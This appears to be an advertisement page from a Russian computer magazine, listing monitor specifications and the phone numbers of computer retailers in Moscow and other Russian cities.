Частота развертки 95 кГц
Экранное разрешение 1600×1200
USB-интерфейс



г.Москва: Атлантик Компьютерс (095) 240-2097; Банкос (095) 128-9022; Березка (095) 362-7840; ДЕЛ (095) 250-5536; Инкотрейд (095) 176-2873; Инфорсер (095) 747-3178; КИТ-компьютер (095) 777-6655; Компьютеры и офис (095) 918-1117; Компьютерный салон SMS (095) 956-1225; ЛИНК и К (095) 784-6618; НИКС (095) 974-3333; Сетевая Лаборатория (095) 784-6490; СКИД (095) 956-8426; Техмаркет Компьютерс (095) 363-9333; Ф-Центр (095) 472-6401; Flake (095) 236-9925; ISM Computers (095) 319-8175; OLDI (095) 105-0700; POLARIS (095) 755-5557; R-Style (095) 904-1001; **г.Архангельск:** Северная Корона (8182) 653-525; **г.Волгоград:** Теxком (8442) 975-937; **г.Воронеж:** Сани (0732) 733-222, 742-148; **г.Иркутск:** Комтек (3952) 258-338; **г.Липецк:** Регард-тур (0742) 485-285; **г.Тюмень:** ИНЭКС-Техника (3452) 390-036.

ХАКЕР VER 03.03 (51)